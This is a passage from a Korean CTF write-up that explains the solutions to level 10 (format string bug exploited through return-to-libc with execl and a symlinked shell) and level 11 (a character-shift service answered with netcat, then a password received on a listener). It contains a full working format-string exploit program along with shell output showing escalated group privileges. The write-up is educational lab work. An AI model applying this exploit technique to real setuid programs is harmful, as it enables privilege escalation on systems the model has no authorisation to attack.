소스를 디어셈 해본 결과 argv[1]로 입력 받은 문자열을 스택 영역으로 copy하여 printf로 출력하는 과정에서 format string bug가 존재함을 알 수 있었다.

정확히 디어셈 하지는 않았지만 대략적으로 아래와 같은 C 소스로 되어 있었다.

```
- 대략적인 level10 문제 유추 소스 -
main(int argc, char **argv)
{
        char buf[256];
        if(strlen(argv[1])<0xff) {
                strncpy(buf, argv[1], strlen(argv[1]));
                printf(buf);
        }
        else {
                printf("Too long... \ n");
        }
}
```

문제는 공격 포인트였다. 이번 문제 역시 Shellcode를 올려놓고 실행 할 곳이 없어서 9번과 같이 RTL 기법을 이용해야 하는데 dtors를 공격하게 되면 execl 함수에 매개변수를 전달할 방법이 마땅치 않았다. 그렇다고 ret를 공격 포인트로 잡자니 극심한 random stack 구조로 인하여 format 문자열을 이용하여 정확한 ebp와 ret의 값을 수정하기가 어려웠다.
그렇게 한참을 고민하던중 몇가지 테스트를 통해 랜덤 스택 구조에서도 스택 주소를 유추할 수 있다는 것을 알 수 있었다.

- exetest.c -

```
#include <stdio.h>
main()
{
        int i2;
        printf("i2 : %p \ n", &i2);
}
```

- guess.c - // 자신의 스택주소 i1과 execl 함수를 이용하여 exetest 의 스택주소 i2를 출력하는 프로그램

```
#include <stdio.h>
main()
{
        int i1;
        printf("i1 : %p \ n", &i1);
        execl("./exetest", "exetest", NULL);
}
```

위 두 파일을 컴파일 한뒤 guess를 반복 실행하면 다음과 같은 결과를 얻을 수 있다.

```
[guest2@localhost .n2]$ gcc -o guess guess.c
[guest2@localhost .n2]$ gcc -o exetest exetest.c
[guest2@localhost .n2]$ ./guess
i1 : 0xfeebf074
i2 : 0xfef49ca4      // i1!=i2
[guest2@localhost .n2]$ ./guess
i1 : 0xfeea6124
i2 : 0xfee8af04     // i1!=i2
[guest2@localhost .n2]$ ./guess
i1 : 0xfeee1234
i2 : 0xfee827f4      // i1!=i2
[guest2@localhost .n2]$ ./guess
i1 : 0xfef98be4
i2 : 0xfef98be4      // i1==i2
[guest2@localhost .n2]$
```

exec계열 함수를 이용하여 실행할 경우 정확히 같은 주소의 스택을 사용하는 경우가 나타나게 된다.

이를 이용하여 먼저 ebp와 ret의 주소를 예상한 뒤 execl함수를 이용하여 level10_vul를 실행하도록 하는 공격 코드를 작성 하였다.

- level10_ex.c -

```
#include <stdio.h>

char cmd[120];
char argv1[4096];
int i;
main()
{
        char buf[8];
        char *ptr;
        ptr=buf;

        ptr=ptr-0x52-0x1e;
        ptr=ptr+0x8;    // 정확히 ptr이 level10_vul의 ebp주소를 가리키도록 계산

        printf("ptr : %p \ n", ptr);
        sprintf(cmd, "./level10_vul");
        sprintf(argv1,
"AAAA%c%c%c%cCCCC%c%c%c%cAAAA%c%c%c%cCCCC%c%c%c%c%%8x%%8x%%8x%%8x%%8x%%8x%%8x
%%8x%%38388c%%n%%29112c%%n%%33279c%%n%%30363c%%hn", (unsigned)ptr & 0xff,
((unsigned)ptr >> 8) & 0xff, ((unsigned)ptr >> 16) & 0xff, ((unsigned)ptr >> 24) & 0xff, ((unsigned)ptr
& 0xff)+2, ((unsigned)ptr >> 8) & 0xff, ((unsigned)ptr >> 16) & 0xff, ((unsigned)ptr >> 24) & 0xff,
((unsigned)ptr & 0xff)+4, ((unsigned)ptr >> 8) & 0xff, ((unsigned)ptr >> 16) & 0xff, ((unsigned)ptr >>
24) & 0xff, ((unsigned)ptr & 0xff)+6, ((unsigned)ptr >> 8) & 0xff, ((unsigned)ptr >> 16) & 0xff,
((unsigned)ptr >> 24) & 0xff);
        // 계산된 주소 (ebp의 주소)부터 ret의 주소까지
        // 8바이트를 format string을 통해 수정하기 위해
        // 2 바이트 단위로 4개를 구성한다. 위의 sprintf의 %c부분

        printf("buf : %s \ n", argv1);
        printf("%s \ n", cmd);
        execl(cmd, "./exetest", argv1, NULL);  // 완성된 공격 문자열을 argv[1]로 하여 level10_vul실행
}
```

초기에는 execl의 매개변수로 쓰기 위한 영역을 level9에서 사용한 영역과 같은 위치를 써보았으나 무슨 이유에서 인지
(“ \ x55 \ x89 \ xe5 \ x57 \ x56 \ x53 \ x83 \ xec \ x4c \ x8b \ x45 \ x0c \ x8b \ x55 \ x10 \ xe8 \ x09 \ xff \ xff \ xff \ x81 \ xc3 \ xf8 \ x25 \ x10”) 로 심볼릭 링크를 걸어 놓고 공격 하면 ret가 변조되어 execl함수가 실행은 되지만 에러가 발생하여 공격에 성공 할 수 없었다. 때문에 위 문자열 주소 다음에 나타나는 부분을 이용하여 문제를 해결하였다.

```
(gdb) x/16x 0x08049648
0x8049648 <_GLOBAL_OFFSET_TABLE_+8>:    0x00954830      0x080482f2      0x009769f0
0x08048312
0x8049658 <_GLOBAL_OFFSET_TABLE_+24>:   0x08048322      0x00000000      0x00000000
0x0804956c
0x8049668 <completed.1>:        0x00000000      0x00000000      0x00000000      0x00000000
0x8049678:      0x00000000      0x00000000      0x00000000      0x00000000
(gdb) x/16x 0x08048312
0x8048312 <_init+78>:   0x00001068      0xffc0e900      0x25ffffff      0x08049658
0x8048322 <_init+94>:   0x00001868      0xffb0e900      0xed31ffff      0x83e1895e
0x8048332 <_start+6>:   0x5450f0e4      0x84c46852      0x7c680804      0x51080484
0x8048342 <_start+22>:  0x83dc6856      0xafe80804      0xf4ffffff      0x89559090
(gdb)
```

공격 과정은 다음과 같다.

```
[guest2@localhost .n2]$ ln -s /bin/ash "`perl -e 'print "\x68\x10"'`"
[guest2@localhost .n2]$ ls -al
total 36
drwxrwxr-x   2 guest2 guest2 4096 Jul 27 03:42 .
drwxrwxrwt  16 root   root  4096 Jul 27 03:18 ..
-rwxrwxr-x   1 guest2 guest2 4737 Jul 27 03:18 exetest
-rw-rw-r--   1 guest2 guest2   68 Jul 27 03:18 exetest.c
-rwxrwxr-x   1 guest2 guest2 4864 Jul 27 03:18 guess
-rw-rw-r--   1 guest2 guest2  106 Jul 27 03:18 guess.c
lrwxrwxrwx   1 guest2 guest2    8 Jul 27 03:42 h? -> /bin/ash
-rw-rw-r--   1 guest2 guest2 1054 Jul 27 03:33 level10_ex.c
lrwxrwxrwx   1 guest2 guest2   24 Jul 27 03:35 level10_vul -> /home/guest2/level10_vul
[guest2@localhost .n2]$ export PATH=$PATH:/tmp/.n2
[guest2@localhost .n2]$ ./level10_ex
...
(중략)
...
$ id
uid=505(guest2) gid=505(guest2) egid=502(level10) groups=505(guest2)
$ cat level10_password
Wow! ^^

level10 password is "is It possible st1ll?"
$
```

0x0B Level11 - (Character 변환 + Sniff)

문제에서 주어진 IP와 port로 접속하여 문자를 입력하자 다음과 같은 결과가 나왔다.

```
[newager@helper tools]$ ./nc 168.188.130.232 7979
A
# Incorrect! AHF2005 (quit possible) : :
ABC
# Incorrect! AHF2005 (quit possible) : :;<
DDD
# Incorrect! AHF2005 (quit possible) : ===
ABCDEFGHIJKLMN
# Incorrect! AHF2005 (quit possible) : :;<=>?@ABCDEFG
```

확인결과 입력한 문자의 ascii 값 -7을 한 문자를 보여주는 것을 알 수 있었다.
“Incorrect! AHF2005”를 보고 유추하여 AHF2005를 +7 한 문자들을 입력해보았다.

```
[newager@helper tools]$ (perl -e 'print "\x48\x4f\x4d\x39\x37\x37\x3c"';cat)|./nc
168.188.130.232 7979
# Password was sent to you! :-)

[newager@helper tools]$
```

“Password was sent to you! :-)" 라는 글귀를 보고 tcpdump를 사용해 날아오는 패킷을 살펴본 결과 2005번 포트로 패스워드를 전송해 주고 있었다.

```
[root@helper tools]# ./nc -l -p 2005
# Level11 Password is 'DoYouHaveAGirlFriend?'
[root@helper tools]#
```

0x0C 후기

한동안 이런 문제들을 풀어본지가 오래 되어서 모든 문제들이 쉽지 않았습니다. NAT상황인걸 잊은채 스니퍼를 돌려놓고 왜 날아오는 패킷이 없을까?.. 하며 삽질을 하기도...^^
이번 대회를 통해 오랜만에 문제 풀이의 즐거움을 느껴볼 수 있었고, 많은 것들을 배웠습니다. 이런 유익한 행사를 마련하고 운영하느라 고생한 Argos 운영진 측에 감사의 말씀을 전합니다.~ 운영하느라 고생하신 분들, 함께 문제 푸느라 고생하신 참가자 분들.. 모두들 너무 너무 수고하셨습니다.~~